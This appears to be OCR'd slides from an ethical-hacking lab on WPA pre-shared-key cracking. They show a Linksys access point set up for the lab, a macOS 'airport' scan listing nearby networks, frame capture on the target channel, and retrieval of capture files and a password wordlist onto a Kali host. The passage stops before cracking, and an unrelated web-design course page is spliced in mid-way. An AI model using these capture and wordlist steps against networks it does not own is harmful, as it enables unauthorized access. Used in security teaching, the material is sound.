
Security Mode: WPA Pre-Shared Key ▼

WPA Algorithm:

WPA Shared Key:

For this example we will use WPA (WiFi Protected Access)

Linksys WAP54G



Firmware Version: 2.06

Firmware Version v2.06, Dec 16, 2003

AP Name: Linksys WAP54G

LAN

MAC Address: 00:06:25:4B:21:B4

Configuration Type: Automatic Configuration - DHCP ▾

Wireless

MAC Address: 00:06:25:4B:21:B4

Mode: Mixed ▾


SSID: linkysys SSID Broadcast: Enable ▾

Channel: 5 ▾ (Regulatory Domain: USA)

Wireless Security: ● Enable ○ Disable Edit Security Settings

Using Mixed Mode (B and G), SSID=linkysys, Channel 5

Linksys WAP54G



Security Settings - Google Chrome

192.168.88.105/WPA_Preshared.asp

WPA Pre-Shared Key


The Access Point supports 4 different types of security settings. WPA Pre-Shared Key, WPA RADIUS, RADIUS, and WEP. Please see the help tab for more details on the different types of security settings.

Security Mode:	WPA Pre-Shared Key ▼
WPA Algorithm:	AES ▼
WPA Shared Key:	[redacted]
Group Key Renewal:	300 seconds

Select a WPA shared key

Sniffing using MacBook Pro

airport -s



```
Richards-MBP:~ rsimms$ airport -s
                            SSID BSSID             RSSI CHANNEL HT CC SECURITY
(auth/unicast/group)
                     xfinitywifi 22:86:8c:6c:82:4a -85  6       Y  US NONE
                     xfinitywifi 96:0d:cb:ff:f4:d0 -89  11      Y  US NONE
                        2WIRE341 00:22:a4:dd:8c:c9 -85  9       N  US WEP
                       HOME-F4D2 90:0d:cb:ff:f4:d0 -89  11      Y  US
WPA(PSK/TKIP,AES/TKIP) WPA2(PSK/TKIP,AES/TKIP)
                     xfinitywifi 74:85:2a:80:f5:e1 -91  157     Y  US NONE
                          HOME-5 74:85:2a:80:f5:e0 -91  157     Y  US
WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP)
                     BenjiNet_5G 2c:56:dc:85:3e:ec -57  157     Y  -- WPA2(PSK/AES/AES)
   DIRECT-F0-HP ENVY 7640 series a0:8c:fd:72:68:f1 -77  6       Y  -- WPA2(PSK/AES/AES)
                        linkysys 00:06:25:4b:21:b4 -46  5       N  -- WPA(PSK/AES/AES)
                        HOME-2.4 74:85:2a:80:f5:d8 -86  1       Y  US
WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP)
                          ATT288 3c:36:e4:22:95:80 -70  1       Y  --
WPA(PSK/AES,TKIP/TKIP) WPA2(PSK/AES,TKIP/TKIP)
                    uLab-WiFiNet 4c:5e:0c:ca:25:c0 -37  1,+1    Y  -- WPA2(PSK/AES/AES)
      HP-Print-7B-Officejet 6600 6c:3b:e5:00:53:7b -87  9       N  -- WPA2(PSK/AES/AES)
                           Guest d8:50:e6:59:0b:fa -86  8       Y  -- WPA2(PSK/AES/AES)
                          Shauna d8:50:e6:59:0b:f9 -87  8       Y  -- WPA2(PSK/AES/AES)
                         MODWARE d8:50:e6:59:0b:f8 -86  8       Y  -- WPA2(PSK/AES/AES)
                        BenjiNet 2c:56:dc:85:3e:e8 -44  8       Y  -- WPA2(PSK/AES/AES)
Richards-MBP:~ rsimms$
```

On a Mac, using the built in airport command with an -s option will scan all available WiFi networks. The linkysys network on channel 5 is using WPA.

Activity

Look at the **airport -s** output on the previous slide


1) Is the Guest SSID network security NONE, WEP, WPA or WPA2?

2) Do you see any wireless networks that are open with no encryption?

Write your answer in the chat window.

Sniffing using MacBook Pro


[on MacBook Pro] airport en0 sniff 5



```
Richards-MBP:~ rsimms$ airport en0 sniff 5
Capturing 802.11 frames on en0.
^CSession saved to /tmp/airportSniff1QXjSX.cap.
Richards-MBP:~ rsimms$
```

Let's start sniffing the channel used by the access point for the SSID linkysys. Use control-C to stop the capture.

[on MacBook Pro] ls -lth /private/tmp/airportSniff*.cap




```
Richards-MBP:~ rsimms$ ls -lth /private/tmp/airportSniff*.cap
-rw-r--r--  1 rsimms  wheel   7.3M Nov 21 18:45 /private/tmp/airportSniff1QXjSX.cap
-rw-r--r--  1 rsimms  wheel   3.0M Nov 21 11:40 /private/tmp/airportSniffyG7m8J.cap
-rw-r--r--  1 rsimms  wheel   6.4M Nov 21 10:14 /private/tmp/airportSniffENFGOR.cap
-rw-r--r--  1 rsimms  wheel    39M Nov 21 08:41 /private/tmp/airportSniffdZH641.cap
-rw-r--r--  1 rsimms  wheel    69M Nov 21 08:26 /private/tmp/airportSniff8FkDVL.cap
-rw-r--r--  1 rsimms  wheel   108M Nov 20 20:36 /private/tmp/airportSniffk44M58.cap
-rw-r--r--  1 rsimms  wheel    23M Nov 20 19:39 /private/tmp/airportSniffKzpvq8.cap
-rw-r--r--  1 rsimms  wheel   4.4M Nov 20 19:16 /private/tmp/airportSniffFVOuaV.cap
-rw-r--r--  1 rsimms  wheel   497K Nov 20 16:22 /private/tmp/airportSniffh69ghh.cap
-rw-r--r--  1 rsimms  wheel   990K Nov 20 16:14 /private/tmp/airportSniffdLJDh2.cap
-rw-r--r--  1 rsimms  wheel   2.4M Nov 20 16:05 /private/tmp/airportSniffIhmspR.cap
-rw-r--r--  1 rsimms  wheel   1.5M Nov 20 14:28 /private/tmp/airportSniffA8hduu.cap
Richards-MBP:~ rsimms$
```

The packets are captured and dumped into a new file in the /private/tmp directory

Capture

1QXjSX

airportSniff1QXjSX.cap



Rich Simms DM160B Home Page

My Web Design Experience

I have basic HTML and CSS skills from taking Web Publishing I (DM 160A) at Cabrillo College. In the past I was involved with the development of browser based network and system management tools. I am comfortable installing and configuring Windows IIS and Linux Apache web servers.


My Personal Goals for This Course

To learn the next round of fundamental skills to make professional quality web sites.

Exercises


Exercise #3: CSS Basics
Exercise #4: CSS Selectors
Exercise #5: Web Typography
Exercise #6: Image Basics
Exercise #7: Maps & Animation
Exercise #8: Javascript and Rollovers
Exercise #9: CSS box model and floats
Exercise #10: CSS Positioning
The Final Project: Final Project

http://hayrocket.com/cabrillo/dm160b/



http://hayrocket.com/cabrillo/dm160b/final/


scp -p xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .



```
root@eh-kali-05:~# scp -p simben76@opus-ii.cis.cabrillo.edu:../depot/lesson13/* .
simben76@opus-ii.cis.cabrillo.edu's password:
airportSniff1QXjSX.cap                                              100% 7510KB   7.3MB/s   00:00
airportSniffdZH641.cap                                              100%   39MB  38.5MB/s   00:01
airportSniffENFGOR.cap                                              100% 6548KB   6.4MB/s   00:00
airportSniffyG7m8J.cap                                              100% 3023KB   3.0MB/s   00:00
root@eh-kali-05:~#
```

Obtain the packet capture files


scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/randomwords .



```
root@eh-kali-05:~# scp simben76@opus-ii.cis.cabrillo.edu:../depot/randomwords .
simben76@opus-ii.cis.cabrillo.edu's password:
randomwords                                                           100% 4838KB
4.7MB/s   00:00
root@eh-kali-05:~#
```

Obtain the word list of potential passwords

ls -lah air*




```
root@eh-kali-05:~# ls -lah air*
-rw-r--r-- 1 root root 7.4M Nov 21 18:45 airportSniff1QXjSX.cap
-rw-r--r-- 1 root root  39M Nov 21 10:21 airportSniffdZH641.cap
-rw-r--r-- 1 root root 6.4M Nov 21 10:14 airportSniffENFGOR.cap
-rw-r--r-- 1 root root 4.5M Nov 21 11:10 airportSniffENFGOR-dec.cap
